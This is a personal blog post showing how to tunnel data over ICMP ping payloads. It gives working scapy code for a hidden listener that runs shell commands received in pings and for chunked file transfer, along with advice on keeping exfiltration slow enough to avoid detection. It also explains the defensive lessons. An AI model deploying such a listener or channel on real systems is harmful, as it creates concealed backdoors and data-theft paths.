
Look at these logs:

Those are ICMP echo packets — or more commonly known as ping packets — coming back and forth from my laptop and another device. They're a way for machines to confirm that they can reach other machines on their network.
Now lets take a look at my downloads folder:

This file wasn't there before — and that's expected, the ping packets transported it.
I was messing around with packet manipulation the other day and ended up sending a file across the network using nothing but ping requests. It worked, which was cool. I learned something important but unsexy: the line between 'normal traffic' and 'suspicious traffic' is mostly just convention.
How it Works
Most people know ping packets bounce between two machines, and if you read this article, you know they carry a TTL too. What barely anyone thinks about is that they also carry a payload.
An ICMP echo packet, as defined in RFC 792, has a few header fields — type, code, identifier, sequence number — and then a data field. That data field is mostly there to confirm integrity: your OS just needs to send something back identical to confirm the data transfer worked. Windows famously fills it with the alphabet, Linux uses an incrementing byte pattern. Most systems don't actively validate what's in there — your OS just verifies the data came back unchanged. That's the gap we're exploiting:
What if we put something else in that field?
Implementing It
Now that we know the mechanism works, let's see what we can actually do with it. The scapy library makes packet manipulation trivial, so we'll start with the simplest possible case: just reading what's inside.
from scapy.all import sniff, IP, ICMP, Raw

def handle_packet(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8: # ICMP type 8 = echo
        if Raw in pkt:
            print(f"Payload: {bytes(pkt[Raw])}")

sniff(filter="icmp", prn=handle_packet, store=False)
Running this shows the payload of the pings that reach my laptop:

Now let's inject a custom payload, still with scapy:
from scapy.all import send, IP, ICMP

packet = IP(dst="127.0.0.1")/ICMP()/b"dblog!"
send(packet)

We can see the payload changed to carry our custom data, and everything is still perfectly valid!
From this, we can write programs to process custom payload contents, but we need to keep in mind that a payload has a size limit. The standard Ethernet MTU is 1500 bytes. Stripping the IP header (20 bytes) and ICMP header (8 bytes) leaves 1472 bytes. Since we will prefix each packet with 3 bytes (FP:, NF:, etc.), the actual file data per packet is 1469 bytes. To keep a safety margin for edge cases, we use 1400-byte chunks.
A Remote Command Executor
This technique can be used in many ways, but I thought of creating a small python snippet allowing remote code execution (RCE) over ping packets.
To implement this, I checked if the payload bytes start with a predefined string — so I don't accidentally execute every ping payload — and then simply decode and execute the command following that string. Since these are regular CLI commands, we can use ASCII encoding to reach about ~1400 characters max per packet.
The logic behind it is basically this:
# "CoMmand"
if payload.startswith(b"CM:"):

    cmd = (payload[3:]         # remove the leading 'CM:'
            .rstrip(b"\x00")   # remove eventual null bytes added by padding / network transmission
            .decode("ascii"))  # decode the text

    print(f"Received command: {cmd}")
    subprocess.Popen(cmd, shell=True)
As for the program that sends the data, it stays really simple:
dst = input("IP: ").strip()
command = input("Command: ").strip()

if len(command) > 1400:
    print("Command too long (max 1400 chars)")
    sys.exit(1)

payload = b"CM:" + command.encode("ascii")
packet = IP(dst=dst)/ICMP()/payload
send(packet, verbose=False)
print(f"Sent to {dst}: {command}")
This is a really interesting way of hiding a RCE in a server, since it does not require to open a port, or any other thing that could be suspicious — it simply listens to incoming ICMP packets in the shadow. The only caveat is that it requires either root execution or the CAP_NET_RAW capability.
That covers commands, but what if we need to move actual data? Commands are just text after all — files are different. Let's extend this idea.
File Transfer
Now what if I told you that this blog article — which behind the scenes is just a markdown file — was uploaded to the server serving it using ICMP packets? Well it did — it took 7 packets, and 5 seconds to get there. That's approximately 1.7 KB/s for this ~8.6KB file.
The core principle stays the same, but now, instead of sending ASCII encoded strings, we directly send the file's bytes. This lets us transfer any type of file since we don't care how it's written.
content = file_path.read_bytes()
chunks = [content[i:i+1400] for i in range(0, len(content), 1400)]
This code chunks the bytes in segments of maximum 1400 bytes of length, to fit into the MTU limit.
After splitting the file, we need to announce to the receiving end when we start and finish a file transfer. To do this, I used a simple sequence:
- Send a
NF:<file path>(new file) packet — it tells the listener to clear the current file input and where to save the future file - Send a
FP:<bytes>(file part) packet — this is the packet that contains the actual file content. It loops until we got no more content to send. - Finally, send a
EF:<file path>(end of file) packet — this confirms that it's still the same file being sent, but the file path could be replaced with a checksum hash to confirm everything arrived correctly to destination.
Here are the code samples representing what I just described:
def send_packet(dst, payload):
    packet = IP(dst=dst)/ICMP()/payload
    send(packet, verbose=False)

# "New File"
send_packet(dst, b"NF:" + str(remote_path).encode("utf-8"))

# "File Part"
for i, chunk in enumerate(chunks, 1):
    send_packet(dst, b"FP:" + chunk)
    print(f"Sent packet n°{i}")
    time.sleep(0.5) # 0.5s per chunk, can probably be lowered

# "End of File"
send_packet(dst, b"EF:" + str(remote_path).encode("utf-8"))
print(f"Sent {file_path} in {len(chunks)} chunks")
As for the receiving end, we reconstruct it the opposite way:
# "New File"
if payload.startswith(b"NF:"):
    file_path = payload[3:].rstrip(b"\x00").decode("utf-8")
    file_content = b""
    print(f"Starting data collection from file {file_path}")

# "File Part"
elif payload.startswith(b"FP:"):
    file_content += payload[3:]
    print("+data")

# "End of File"
elif payload.startswith(b"EF:"):
    # Confirm the filepath
    if file_path == payload[3:].rstrip(b"\x00").decode("utf-8"):
        file_path = Path(file_path)

        # create the path if it doesnt exists
        file_path.parent.mkdir(parents=True, exist_ok=True)
        with open(file_path, "wb") as f:
            f.write(file_content)

        print(f"Wrote to {file_path}")
A real implementation would add sequence numbers and acknowledgments so dropped packets trigger retransmission, plus a checksum in the EF: packet to validate the file arrived intact. This basic version doesn't, which works fine in a controlled environment but is why I'd never actually use this for anything that mattered.
Why This Isn't Actually Clever
Here's where I'm going to be honest: this technique isn't new. ptunnel did this in 2004. I just read the RFC and built the obvious implementation.
More importantly: it's bad at its job.
Even if ICMP egress isn't filtered — and it often is in security-conscious networks — the approach has serious problems:
- Speed: 1.7 KB/s means a 1MB exfil takes over 10 minutes. SSH does it in milliseconds.
- Volume: Forty pings in three minutes is a detectable spike. Traffic analysis would flag that pretty quickly.
- Fragility: A single dropped packet requires retransmission. On a bad link, you're resending constantly.
-
Privileges: Both techniques require either root access or the
CAP_NET_RAWLinux capability (which allows unprivileged processes to craft raw packets). This is a significant privilege requirement that limits practical exploitation.
A real attacker uses SSH with port forwarding, DNS tunneling, or just HTTP. They don't use ping.
So Why Do This?
We just showed ICMP can exfiltrate files and execute commands without opening a port. Most open networks allow ICMP. Security-conscious networks restrict it. But there's a middle ground: networks that allow ICMP for diagnostics but don't deeply inspect its payloads.
Your firewall probably has rules like:
- Allow ICMP (assumed harmless for network diagnostics)
- Allow SSH on port 22 (for administrative access)
- Block everything else
That framework assumes ICMP = harmless, port 22 = controlled access, everything else = dangerous. But ICMP can carry commands. SSH can tunnel other protocols. The ports you allow are gateways, not guardrails.
This is why modern threat detection doesn't trust surface-level protocol labels. It looks at behavior: Do you normally see 50 pings to the same host in three minutes? Anomalous. Is that SSH session exfiltrating terabytes of data? Time to investigate.
The Takeaway
If you're defending a network: monitor behavior, not just protocols. If you're attacking one (which, legally, you shouldn't): be patient and clever about volume and timing. A slow exfil that looks normal is worth more than a fast one that screams "intrusion."
Building this was useful to me, not because I invented something new, but because I finally understood why security teams don't just trust the labels on packets.
They shouldn't. Neither should you.
The code used in this article is fully available on my Github.
Elon Musk · 2026-07-04 05:49:47
Fascinating.
ANW · 2026-07-01 16:55:34
cool stuff, me like